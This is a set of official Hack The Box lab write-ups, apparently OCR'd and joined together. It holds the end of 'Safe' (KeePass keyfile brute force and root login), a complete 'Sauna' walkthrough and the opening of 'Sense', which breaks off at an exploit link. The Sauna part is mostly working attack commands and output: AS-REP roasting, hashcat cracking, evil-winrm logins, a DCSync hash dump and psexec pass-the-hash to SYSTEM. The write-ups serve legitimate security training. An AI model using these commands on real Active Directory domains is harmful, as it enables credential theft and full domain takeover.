Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
        if [[ $? -eq 0 ]]
        then
                echo "Key: $i"
                break
        fi
done
```

The password is echoed through stdin, while output and errors are directed towards /dev/null. If the exit status is 0, the script breaks and prints the key.

```
chmod +x key.sh

./key.sh
Key: IMG_0547.JPG
```

The key is found to be IMG_0547.JPG. This can be used with kpcli to open the database.

```
kpcli --kdb MyPasswords.kdbx --key IMG_0547.JPG
Please provide the master password: *************************
<SNIP>

kpcli:/> ls
=== Groups ===
MyPasswords/
kpcli:/> cd MyPasswords/
kpcli:/MyPasswords> ls
=== Entries ===
0. Root password
kpcli:/MyPasswords> show 0 -f

Title: Root password
Uname: root
 Pass: u3v2249dl9ptv465cogl3cnpo3fyhk
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Upon entering, we see an item named “MyPasswords”, getting into it and listing again an entry for root password is present. This can be viewed using the show command. We can now use the root password to su and get the flag.

```
user@safe:~$ su
Password: <u3v2249dl9ptv465cogl3cnpo3fyhk>
root@safe:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
```

HACKTHEBOX

Sauna

29th April 2020 / Document No D20.100.65

Prepared By: bertolis

Machine Author: egotisticalSW

Difficulty: Easy

Classification: Official

Synopsis

Sauna is an easy difficulty Windows machine that features Active Directory enumeration and exploitation. Possible usernames can be derived from employee full names listed on the website. With these usernames, an ASREPRoasting attack can be performed, which results in hash for an account that doesn't require Kerberos pre-authentication. This hash can be subjected to an offline brute force attack, in order to recover the plaintext password for a user that is able to WinRM to the box. Running WinPEAS reveals that another system user has been configured to automatically login and it identifies their password. This second user also has Windows remote management permissions. BloodHound reveals that this user has the *DS-Replication-Get-Changes-All* extended right, which allows them to dump password hashes from the Domain Controller in a DCSync attack. Executing this attack returns the hash of the primary domain administrator, which can be used with Impacket's psexec.py in order to gain a shell on the box as `NT_AUTHORITY\SYSTEM`.

Skills required

- Basic knowledge of Windows
- Basic knowledge of Active Directory

Skills learned

- ASREPRoasting Attack
- DCSync Attack

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.175 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.175
```

```
nmap -p$ports -sC -sV 10.10.10.175
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-17 13:46 EEST
Nmap scan report for 10.10.10.175
Host is up (0.14s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Egotistical Bank :: Home
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server
time: 2020-07-17 17:53:16Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```

Nmap output reveals that this is a domain controller for the domain `egotistical-bank.local`. Internet Information Services (IIS) and LDAP are running on their respective default ports (80 and 389), and can be enumerated further.

LDAP

Enumerating LDAP with windapsearch, we observe that anonymous binds are allowed. However, this doesn't return any domain objects.

```
./windapsearch.py -d egotistical-bank.local --dc-ip 10.10.10.175 -U
```

```
./windapsearch.py -d EGOTISTICAL-BANK.LOCAL --dc-ip 10.10.10.175 -U
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.175
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=EGOTISTICAL-BANK,DC=LOCAL
[+] Attempting bind
[+]     ...success! Binded as:
[+]      None

[+] Enumerating all AD users

[*] Bye!
```

We can try using Impacket's `GetADUsers.py` as well, but this doesn't return any useful information either.

```
GetADUsers.py egotistical-bank.local/ -dc-ip 10.10.10.175 -debug
```

```
GetADUsers.py egotistical-bank.local/ -dc-ip 10.10.10.175 -debug
Impacket v0.9.22.dev1+20200424.150528.c44901d1 - Copyright 2020
SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python2.7
/dist-packages/impacket
[+] Connecting to 10.10.10.175, port 389, SSL False
[*] Querying 10.10.10.175 for information about domain.
Name         Email          PasswordLastSet      LastLogon
--------     ---------      -------------------  -------------
[+] Search Filter=(&(sAMAccountName=*)(mail=*)
(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))
```

SMB


The `smbclient` utility can be used to enumerate shares. Anonymous login is successful, but no shares are returned.

```
smbclient -L \\\\10.10.10.175 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
SMB1 disabled -- no workgroup available
```

Let's proceed to examine the website.

Web

Navigating to the website in a browser reveals a website for a bank. The Wappalyzer add-on doesn't identify any vulnerable technologies.



Scanning the website using ffuf reveals some common files and directories, but nothing stands out as interesting.

```
./ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.10.10.175/FUZZ
```

```
./ffuf -w /usr/share/wordlists/dirb/common.txt -u
http://10.10.10.175/FUZZ
<SNIP>

                        [Status: 200, Size: 32792, Words: 15329,
Lines: 684]
css                     [Status: 301, Size: 147, Words: 9, Lines: 2]
fonts                   [Status: 301, Size: 149, Words: 9, Lines: 2]
images                  [Status: 301, Size: 150, Words: 9, Lines: 2]
Images                  [Status: 301, Size: 150, Words: 9, Lines: 2]
index.html              [Status: 200, Size: 32792, Words: 15329,
```

On navigating to `about.html` and scrolling down, we see a section containing full names of some Bank employees.

Fergus Smith

Shaun Coins

Sophie Driver

Hugo Bear

Bowie Taylor

Steven Kerb

AMAZING

Meet The Team

Meet the team. So many bank account managers but only one security manager. Sounds about right!

Foothold

We can use a tool such as Username Anarchy to create common username permutations based on the full names. After saving the full names to a text file, we run the script.

```
./username-anarchy --input-file fullnames.txt --select-format
first,flast,first.last,firstl > unames.txt
```

With our list of common usernames, we can see if Kerberos pre-authentication has been disabled for any of them. Kerberos pre-authentication is a security feature that provides protection against password-guessing attacks. In some cases, applications require this setting to be enabled for their service account (e.g. Alfresco). When pre-authentication is not enforced, one could directly send a dummy request for authentication. The Key Distribution Center (KDC) of the Domain Controller will check the authentication service request (AS-REQ), verify the user information and return an encrypted Ticket Granting Ticket (TGT). The TGT contains material (the timestamp) that is encrypted with the NTLM hash of the corresponding account. A hash can be derived from this, that can be subjected to an offline brute force attack in order to reveal the plaintext password.

Using Impacket's GetNPUser, we can attempt an ASREPRoasting attack in order to extract a hash from user accounts that do not require pre-authentication. A simple bash command can be used to execute this attack, and iterate through the usernames in `unames.txt`.

```
while read p; do GetNPUsers.py egotistical-bank.local/"$p" -request -no-pass -
dc-ip 10.10.10.175 >> hash.txt; done < unames.txt
```

```
cat hash.txt
Impacket v0.9.22.dev1+20200424.150528.c44901d1 - Copyright 2020
SecureAuth Corporation

<SNIP>
[*] Getting TGT for fsmith
$krb5asrep$23$fsmith@EGOTISTICAL-
BANK.LOCAL:91594ba6f80ebe140dc153a072cc4950$989de8faf575accc7d41017c8
8688adbfea9a7caed134b87e568d2b84aed95e28ba60373b58576db445c185520738b
ffd70a5de3617178bb813ea41e5f3d499d03895be2e7a50cc6c637b5785f58201f439
22956706145ee4d302483fa24808cc944d6d2da8c6b6f109e7d779d92f7884a6b65fd
6b1eb87a2c3927ae85440284d64d92bbd43681f314354b194895a8dfc59d909a253eb
e633065c05cce2178e97e39803a42621b787fc42de720870856598241b23307e8e87a
95664991ee6890272179e7321b1224d04199e0bdc87f0196b58f83e0d5dc265c9ccab
7d2ec466ed224a97f2d31fdb2a21db61b4d5bed6dfaefa86c09aee927275883f5f814
3506
```

`GetNPUsers.py` returns a hash for user `fsmith`.

Hashcat

`hashcat` can be used to brute force the password. We can save the hash into a file, and determine the correct hash mode for ASREPRoasting.

```
hashcat --help | grep Kerberos
```

```
hashcat --help | grep Kerberos
   7500 | Kerberos 5 AS-REQ Pre-Auth etype 23              | Network Protocols
  13100 | Kerberos 5 TGS-REP etype 23                      | Network Protocols
  18200 | Kerberos 5 AS-REP etype 23                       | Network Protocols
```

We choose `Kerberos 5 AS-REP etype 23`, i,e. mode `18200`. Next, run hashcat specifying this mode and the `rockyou.txt` wordlist.

```
hashcat -m 18200 hash.txt -o pass.txt /usr/share/wordlists/rockyou.txt --force
```

```
hashcat -m 18200 hash.txt -o pass.txt /usr/share/wordlists
/rockyou.txt --force
<SNIP>
: Tue Jul 14 15:05:00 2020 (15 secs)
Time.Estimated...: Tue Jul 14 15:05:15 2020 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   745.9 kH/s (8.17ms) @ Accel:64 Loops:1 Thr:64
Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 10543104/14344385 (73.50%)
Rejected.........: 0/10543104 (0.00%)
Restore.Point....: 10534912/14344385 (73.44%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: Tioncurtis23 -> Teague51

Started: Tue Jul 14 15:04:59 2020
Stopped: Tue Jul 14 15:05:16 2020
```

After some seconds the password is found.

```
cat pass.txt

<SNIP>
Thestrokes23
```

WinRM

With the gained credentials `fsmith / Thestrokes23` we can try to login using WinRM (port 5985). Windows Remote Management (WinRM), is a Windows-native built-in remote management protocol and it is often enabled for users that need to manage systems remotely. We can use evil-winrm to connect to the remote system.

```
evil-winrm -i 10.10.10.175 -u fsmith -p 'Thestrokes23'
```

```
evil-winrm -i 10.10.10.175 -u Fsmith -p Thestrokes23

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\FSmith\Documents>
```

The user flag is located in `C:\Users\Fsmith\Desktop\`.

Privilege Escalation

Having gained a foothold on the machine, we can use a script such as WinPEAS to automate enumeration tasks. Use the `upload` command from our current `WinRM` session to transfer the binary to the remote server, and then run it.

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> .\winPEAS.exe

<SNIP>
[+] Looking for AutoLogon credentials(T1012)
    Some AutoLogon credentials were found!!
    DefaultDomainName             :  35mEGOTISTICALBANK
    DefaultUserName               :  35mEGOTISTICALBANK\svc_loanmanager
    DefaultPassword               :  Moneymakestheworldgoround!
</SNIP>
```

The script reveals that the user `EGOTISTICALBANK\svc_loanmanager` has been set to automatically log in, and this account has the password `Moneymakestheworldgoround!`. Examination of `C:\Users\` confirms that the similarly named `svc_loanmgr` has logged on locally.

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> dir c:\Users
    Directory: C:\Users
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        1/25/2020   1:05 PM                Administrator
d-----        1/23/2020   9:52 AM                FSmith
d-r---        1/22/2020   9:32 PM                Public
d-----        1/24/2020   4:05 PM                svc_loanmgr
```

The command `net user svc_loanmgr` reveals that this user is also part of the `Remote Management Users` group. Use `evil-winrm` again to login as this new user.

```
evil-winrm -i 10.10.10.175 -u svc_loanmgr -p 'Moneymakestheworldgoround!'
```

```
evil-winrm -i 10.10.10.175 -u svc_loanmgr -p 'Moneymakestheworldgoround!'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents>
```

Bloodhound

We can use Bloodhound to enumerate and visualise the Active Directory domain, and identify possible attack chains that will allow us to elevate our domain privileges. The `bloodhound-python` ingestor can be used to remotely collect data from the Active Directory. Then, we can run `bloodhound` to visualise any available attack paths.

```
sudo apt install bloodhound
sudo pip install bloodhound-python
bloodhound-python -u svc_loanmgr -p Moneymakestheworldgoround! -d EGOTISTICAL-BANK.LOCAL -ns 10.10.10.175 -c All
```

```
$bloodhound-python -u svc_loanmgr -p Moneymakestheworldgoround!
-d EGOTISTICAL-BANK.LOCAL -ns 10.10.10.175 -c All
INFO: Found AD domain: egotistical-bank.local
INFO: Connecting to LDAP server: SAUNA.EGOTISTICAL-BANK.LOCAL
INFO: Found 1 domains
INFO: Found 1 domains in the forest
<SNIP>
```


Start `neo4j` server.

```
neo4j console
```

Then type `bloodhound` to access the BloodHound UI. When `bloodhound-python` is finished, compress the files into a `zip` and upload it.

```
zip info.zip *.json
```

BloodHound data consists of Nodes that represent principals and other objects in Active Directory, and Edges, which are links representing some form of object-to-object control or privileges. On the `Queries` tab, click on `Find Principals with DCSync Rights`. We note that node `SVC_LOANMGR@EGOTISTICAL-BANK.LOCAL` is connected with the `EGOTISTICAL-BANK.LOCAL` node, via the `GetChangesAll` edge.




After right-clicking on the edge and clicking `Help`, we see that `svc_loanmgr` is capable of dumping password hashes from the Domain Controller by using a DCSync attack.

DCSync

Impacket's secretsdump.py can be used to perform this attack.

This script will reveal the NTLM hashes for all domain users, using the replication privileges. Run the command below to dump the password hash of the primary domain administrator.


```
secretsdump.py egotistical-bank/svc_loanmgr@10.10.10.175 -just-dc-user
Administrator
```



```
secretsdump.py egotistical-bank/svc_loanmgr@10.10.10.175 -just-dc-
user Administrator
Impacket v0.9.22.dev1+20200424.150528.c44901d1 - Copyright 2020
SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d9485863c1e9e05851
aa40cbb4ab9dff:::
```


Having successfully extracted the hash of the administrator, we can perform a Pass The Hass attack using Impacket's psexec.py and the returned hash, and get a shell as SYSTEM.


```
psexec.py egotistical-bank.local/administrator@10.10.10.175 -hashes
d9485863c1e9e05851aa40cbb4ab9dff:d9485863c1e9e05851aa40cbb4ab9dff
```



```
psexec.py egotistical-bank.local/administrator@10.10.10.175 -hashes
d9485863c1e9e05851aa40cbb4ab9dff:d9485863c1e9e05851aa40cbb4ab9dff
Impacket v0.9.22.dev1+20200424.150528.c44901d1 - Copyright
2020 SecureAuth Corporation

[*] Requesting shares on 10.10.10.175.....
[*] Found writable share ADMIN$
[*] Uploading file DZbqNknD.exe
[*] Opening SVCManager on 10.10.10.175.....
[*] Creating service EliK on 10.10.10.175.....
[*] Starting service EliK.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

The root flag is located in `C:\Users\Administrator\Desktop\`.





Sense

22nd October 2017 / Document No D17.100.30

Prepared By: Alexander Reid (Arrexel)

Machine Author: lkys37en

Difficulty: Medium

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Sense, while not requiring many steps to complete, can be challenging for some as the proof of concept exploit that is publicly available is very unreliable. An alternate method using the same vulnerability is required to successfully gain access.

Skills Required

- Basic knowledge of PHP
- Enumerating ports and services


Skills Learned

- Modifying publicly available exploits
- Bypassing strict filtering
- Exploiting PFSense

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration


Nmap



Nmap reveals only a lighttpd server running on ports 80 and 443. Browsing to the website root directory reveals a PFSense login.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Dirbuster



Dirbuster, with the lowercase medium wordlist, finds a **changelog.txt** file which states 2 of 3 vulnerabilities have been patched. It also finds a **system-user.txt** which exposes the PFSense login credentials as **rohit:pfsense**

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

Exploit: https://www.exploit-db.com/exploits/39709/

